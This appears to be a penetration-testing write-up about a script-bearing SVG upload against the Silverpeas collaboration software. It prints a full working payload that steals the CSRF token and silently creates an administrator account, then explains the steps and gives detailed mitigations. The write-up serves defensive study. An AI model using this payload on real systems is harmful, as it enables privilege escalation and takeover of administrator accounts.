
🛑 Step 9: Verify the new account's administrator privileges
Checking the new account's permissions confirms that it has administrator privileges.
The administrator merely opened what appeared to be an ordinary image file, but the attacker has obtained full administrative privileges in the meantime.
📦 SVG code used in the attack
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript"><![CDATA[
    // Step 1: Fetch the security token script
    var tokenXhr = new XMLHttpRequest();
    tokenXhr.open("GET", window.location.origin + "/silverpeas/util/javaScript/silverpeas-tkn.js?_=000000000", true);
    tokenXhr.setRequestHeader("Cookie", document.cookie);

    tokenXhr.onreadystatechange = function () {
      if (tokenXhr.readyState === 4 && tokenXhr.status === 200) {
        // Pattern match the X-STKN token from __stampURL call
        var xstknMatch = tokenXhr.responseText.match(/__stampURL\(url,\s*'X-STKN',\s*'([^']+)'\)/);
        var xstkn = xstknMatch && xstknMatch[1] ? xstknMatch[1] : 'NjNmNTZiMDAtZGYwNC00YWQ2LTkzMGEtNTU0YTYwZjk2M2My';
        // Step 2: Fetch the displayUserCreate page to simulate context
        var getXhr = new XMLHttpRequest();
        getXhr.open("GET", window.location.origin + "/silverpeas/RjobDomainPeas/jsp/displayUserCreate?X-STKN=" + xstkn, true);
        getXhr.setRequestHeader("Cookie", document.cookie);

        getXhr.onreadystatechange = function () {
          if (getXhr.readyState === 4) { // Proceed regardless of status to attempt POST
            // Construct the desired Referer URL
            var refererUrl = window.location.origin + "/silverpeas/RjobDomainPeas/jsp/displayUserCreate?X-STKN=" + xstkn;
            // Send POST request
            var postXhr = new XMLHttpRequest();
            postXhr.open("POST", window.location.origin + "/silverpeas/RjobDomainPeas/jsp/userCreate", true);
            postXhr.setRequestHeader("Content-Type", "multipart/form-data; boundary=----geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2");
            postXhr.setRequestHeader("Cookie", document.cookie);
            postXhr.setRequestHeader("Origin", window.location.origin);
            postXhr.setRequestHeader("Referer", refererUrl); // Attempt to set, though browser may override

            var body = '------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="Iduser"\r\n\r\n' +
                       '\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="userLastName"\r\n\r\n' +
                       'newDoe\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="userFirstName"\r\n\r\n' +
                       'newJohn\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="userLogin"\r\n\r\n' +
                       'fakeadmin\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="userEMail"\r\n\r\n' +
                       '\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="userAccessLevel"\r\n\r\n' +
                       'ADMINISTRATOR\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="userPasswordValid"\r\n\r\n' +
                       'true\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="userPassword"\r\n\r\n' +
                       'password\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="userPasswordAgain"\r\n\r\n' +
                       'password\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="extraMessage"\r\n\r\n' +
                       '\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="SelectedUserLanguage"\r\n\r\n' +
                       'en\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="SelectedUserZoneId"\r\n\r\n' +
                       'Europe/Paris\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="prop_title"\r\n\r\n' +
                       '\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="prop_company"\r\n\r\n' +
                       '\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="prop_position"\r\n\r\n' +
                       '\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="prop_boss"\r\n\r\n' +
                       '\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="user-group-select-0-groupIds"\r\n\r\n' +
                       '\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="prop_phone"\r\n\r\n' +
                       '\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="prop_homePhone"\r\n\r\n' +
                       '\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="prop_fax"\r\n\r\n' +
                       '\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="prop_cellularPhone"\r\n\r\n' +
                       '\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="prop_address"\r\n\r\n' +
                       '\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2\r\n' +
                       'Content-Disposition: form-data; name="X-STKN"\r\n\r\n' +
                       xstkn + '\r\n------geckoformboundarye2266fbb5badc9b16c8f3e4227d6a6a2--';
            postXhr.send(body);
          }
        };
        getXhr.send(); // Fetch the displayUserCreate page
      }
    };
    tokenXhr.send(); // Initiate the token fetch request
  ]]></script>
</svg>
🧨 How the code inside the SVG works
This SVG draws a green triangle on screen while executing JavaScript. The script sends requests from the administrator's browser to create a new administrator account, without making this process visible on screen.
The code runs in the following sequence.
🪝 Step 1: Steal the security token (X-STKN)
When the administrator opens the SVG file, its embedded script sends a GET request to the following path.
/silverpeas/util/javaScript/silverpeas-tkn.jsThis JavaScript file contains a function that sets the CSRF protection token X-STKN. A regular expression locates and extracts the token value from the response body.
🧩 Step 2: Request the user creation page
Once the token has been obtained, the script sends a request to the following path.
/silverpeas/RjobDomainPeas/jsp/displayUserCreateThis request opens the user creation page before the account is created. It follows the same sequence of requests as the legitimate account creation workflow.
📩 Step 3: Create an administrator account with a POST request
Finally, to create the user, the script sends a POST request to the following path.
/silverpeas/RjobDomainPeas/jsp/userCreateThe request body uses the multipart/form-data format and specifies the new account details as follows.
- First name:
newJohn - Last name:
newDoe - Username:
fakeadmin - Access level:
ADMINISTRATOR - Password:
password
The request includes the stolen X-STKN token. The code also attempts to set the Origin and Referer headers to make the request appear legitimate. Depending on the configuration, browser protections such as CORS or Referrer Policy may not block the request. In particular, when the SVG opens on the same domain as the application, the request may be treated as coming from a trusted origin.
🛡️ Where the defenses are bypassed
- Form submission format:
multipart/form-datais used to send the request so that it is handled like a normal form submission. - CSRF token extraction: A regular expression retrieves the token from an accessible JS file, allowing the request to pass CSRF validation.
- Permissive CSP:
Content-Security-Policymay fail to prevent inline scripts inside the SVG from executing when absent or configured to broadly allow scripts. - Same-origin execution: Because the SVG opens under the same origin as the application, CORS does not block its requests containing cookies and headers.
⚠️ Severity: Critical
- Impact: Attack code running in the browser alone is enough to obtain full administrator privileges.
- Why the attack is difficult to notice: The event and SVG look normal, and there is no obvious on-screen change immediately after the attack.
- Execution requirements: The administrator only needs to open the SVG file. No further clicks or interaction are required.
🧪 What to check during a penetration test
- When assessing an internal calendar or scheduling system, check whether this attack is possible if any of the following conditions apply.
- Uploaded SVG files are not sanitized to remove scripts or other dangerous elements
- Shared or public content is viewed with administrator privileges
- CSRF protection relies only on frontend tokens without strict validation of the request origin
- Check whether the attack remains possible with security controls enabled. Test with protections such as CSP, Referrer-Policy and X-Frame-Options active.
🛡️ Mitigations
Review and strengthen the following controls to prevent script execution in SVG files from leading to privilege escalation.
🔐 1. Enforce a strict Content Security Policy (CSP)
script-src 'self'blocks inline scripts;data:,blob:,inlinemust not be allowed.- Prevent script execution when opening SVG files as
application/xmlorimage/svg+xml, and ensure that scripts embedded in the file cannot run.
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'; frame-ancestors 'none';📁 2. Restrict SVG uploads and remove dangerous code
- Block SVG uploads unless the files can be displayed purely as images. For example, consider removing dangerous code and then rendering the result with an
<img>tag. - If SVG support is essential, sanitize the files with a library such as those listed below, removing all
<script>tags and attributes such asonload,onclick.
🔑 3. Strengthen CSRF defenses
- Do not expose CSRF protection tokens in client-side JavaScript files.
- For requests that change sensitive information, such as account creation, validate the
OriginandRefererheaders on the server. - Rotate CSRF tokens regularly and, where possible, restrict their validity to the relevant user session or IP address.
🧾 4. Strengthen validation of the account creation workflow
- Validate requests for sensitive operations such as account creation on the server, and log their processing.
- Rate-limit administrator account creation and require multiple verification steps.
- Monitor account creation outside the normal workflow. For example, trigger an alert when an administrator account is created without completing the required steps.